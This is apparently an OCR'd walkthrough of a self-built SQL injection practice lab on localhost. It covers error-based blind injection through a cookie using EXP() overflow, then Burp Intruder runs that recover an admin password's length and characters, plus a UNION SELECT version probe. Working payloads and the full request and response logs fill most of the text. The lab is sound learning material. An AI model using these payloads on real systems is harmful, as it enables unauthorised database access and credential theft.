
- now we sea no different also ⇒ why???
- mysql deal with 1/0 as warning not as error now we should use function and make error on it to give us error feedback ⇒ what is function EXP(99999999999)⇒ i enter here large number to git us error



```
GET /web/SQL_level6/catogry.php?id=1 HTTP/1.1
Host: localhost
Cookie: user_token=RajIlNq8BGXfWqDoZAmf' and(select case when(1=1) then EXP(999999999)
 else 0 end from users where user='admin')-- ; PHPSESSID=lddoctoo658ea7in7su4ttouj0
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://localhost/web/SQL_level6/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

```
HTTP/1.0 500 Internal Server Error
Date: Sat, 19 Apr 2025 12:52:43 GMT
Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
X-Powered-By: PHP/8.2.12
Content-Length: 1756
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>

    <head>
        <title>
            OS Injection
        </title>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link href="
        https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel
        ="stylesheet" integrity="
        sha384-SgOJa3DmI69IUzQ2PVdRZhwQ+dy64/BUtbMJw1MZ8t5HZApcHrRKUc4W0kG879m7"
        crossorigin="anonymous">
    </head>

    <body>
        <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
            <div class="container-fluid">
                <a class="navbar-brand" href="#">
                    how you can hack me
                </a>
                <button class="navbar-toggler" type="button" data-bs-toggle="
                collapse" data-bs-target="#navbarNav" aria-controls="navbarNav"
                aria-expanded="false" aria-label="Toggle navigation">
                    <span class="navbar-toggler-icon">
                    </span>
                </button>
                <div class="collapse navbar-collapse" id="navbarNav">
                    <ul class="navbar-nav">
                        <li class="nav-item">
                            <a class="nav-link active" aria-current="page" href
                            ="index.php?product_id=1">
                                Home
```


ohhhhh ,yes now we sea the error ⇒ in case of true user exist



```
GET /web/SQL_level6/catogry.php?id=1 HTTP/1.1
Host: localhost
Cookie: user_token=RajIlNq8BGXfWqDoZAmf' and(select case when(1=1) then EXP(999999999)
 else 0 end from users where user='adminS')-- ; PHPSESSID=lddoctoo658ea7in7su4ttouj0
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://localhost/web/SQL_level6/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Sat, 19 Apr 2025 12:52:51 GMT
Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
X-Powered-By: PHP/8.2.12
Content-Length: 2431
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>

    <head>
        <title>
            OS Injection
        </title>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link href="
        https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel
        ="stylesheet" integrity="
        sha384-SgOJa3DmI69IUzQ2PVdRZhwQ+dy64/BUtbMJw1MZ8t5HZApcHrRKUc4W0kG879m7"
        crossorigin="anonymous">
    </head>

    <body>
        <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
            <div class="container-fluid">
                <a class="navbar-brand" href="#">
                    how you can hack me
                </a>
                <button class="navbar-toggler" type="button" data-bs-toggle="
                collapse" data-bs-target="#navbarNav" aria-controls="navbarNav"
                aria-expanded="false" aria-label="Toggle navigation">
                    <span class="navbar-toggler-icon">
                    </span>
                </button>
                <div class="collapse navbar-collapse" id="navbarNav">
                    <ul class="navbar-nav">
                        <li class="nav-item">
                            <a class="nav-link active" aria-current="page" href
                            ="index.php?product_id=1">
```


if not we will sea normal response



```
GET /web/SQL_level6/catogry.php?id=1 HTTP/1.1
Host: localhost
Cookie: user_token=RajIlNq8BGXfWqDoZAmf' and(select case when(1=1) then EXP(999999999)
 else 0 end from users where user='adminS')-- ; PHPSESSID=lddoctoo658ea7in7su4ttouj0
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://localhost/web/SQL_level6/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Sat, 19 Apr 2025 12:52:51 GMT
Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
X-Powered-By: PHP/8.2.12
Content-Length: 2431
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>

    <head>
        <title>
            OS Injection
        </title>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link href="
        https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel
        ="stylesheet" integrity="
        sha384-SgOJa3DmI69IUzQ2PVdRZhwQ+dy64/BUtbMJw1MZ8t5HZApcHrRKUc4W0kG879m7"
        crossorigin="anonymous">
    </head>

    <body>
        <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
            <div class="container-fluid">
                <a class="navbar-brand" href="#">
                    how you can hack me
                </a>
                <button class="navbar-toggler" type="button" data-bs-toggle="
                collapse" data-bs-target="#navbarNav" aria-controls="navbarNav"
                aria-expanded="false" aria-label="Toggle navigation">
                    <span class="navbar-toggler-icon">
                    </span>
                </button>
                <div class="collapse navbar-collapse" id="navbarNav">
                    <ul class="navbar-nav">
                        <li class="nav-item">
                            <a class="nav-link active" aria-current="page" href
                            ="index.php?product_id=1">
```

lets use our payloads and intruder to git length and password character



Sniper attack

Target: https://localhost ☑ Update Host header to match target

```
GET /web/SQL_level6/catogry.php?id=1 HTTP/1.1
Host: localhost
Cookie: user_token=RajIlNq8BGXfWqDoZAmf' and(select case when(1=1) then EXP(999999999) else 0 end from users where user='admin' and length(password)>§1§)--
; PHPSESSID=lddoctoo658ea7in7su4ttouj0
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://localhost/web/SQL_level6/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

1 highlight 1 payload position Length: 727

Payloads

Payload position: All payload positions

Payload type: Numbers

Payload count: 20

Request count: 20

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 1

To: 20

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits: 0

Max integer digits: 2

Min fraction digits: 0

Max fraction digits: 0


Examples

1

21

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.




2. Intruder attack of https://localhost

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		500	41			2023	
1	1	500	41			2023	
2	2	500	41			2023	
3	3	500	43			2023	
4	4	200	44			2716	
5	5	200	45			2716	
6	6	200	44			2716	
7	7	200	44			2716	
8	8	200	41			2716	
9	9	200	2			2715	
10	10	200	44			2716	

Finished



Cluster bomb attack

Target https://localhost ☑ Update Host header to match target

```
GET /web/SQL_level6/catogry.php?id=1 HTTP/1.1
Host: localhost
Cookie: user_token=RajIlNq8BGXfWqDoZAmf' and(select case when(1=1) then EXP(999999999) else 0 end from users where user='admin' and
substring(password,§1§,1)='§o§')-- ; PHPSESSID=lddoctoo658ea7in7su4ttouj0
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://localhost/web/SQL_level6/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive


```

2 highlights | 2 payload positions | Length: 738

Memory: 220.5MB

Payloads

Payload position: 1
Payload type: Numbers
Payload count: 4
Request count: 144

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random
From: 1
To: 4
Step: 1
How many:


Number format

Base: ● Decimal ○ Hex
Min integer digits: 0
Max integer digits: 1
Min fraction digits: 0
Max fraction digits: 0

Examples
1
1

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.



3. Intruder attack of https://localhost


Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
30	2	h	500	43			2023	
35	3	i	500	44			2023	
76	4	s	500	45			2023	
77	1	t	500	43			2023	
0			200	45			2716	
1	1	a	200	4			2715	
2	2	a	200	43			2716	
3	3	a	200	4			2715	
4	4	a	200	44			2716	
5	1	b	200	4			2715	
6	2	b	200	44			2716	

Finished

2 highlights | 2 payload positions | Length: 738

Memory: 220.5MB




username admin

Password ••••

⇒ now we know the password is ‘this’

▼ stop payload by sample function

- but we can solve it with sample function , include test.php
- and use is_here()function to indicate any character of sql injection


https://localhost/web/SQL_level1/catogry.php?id=1+UNION+SELECT+null,@@version,null,null
how you can hack me
Home
Log In
show products

you still hacker

end : the program still have inject lets obtain that in SQL_LEVEL7.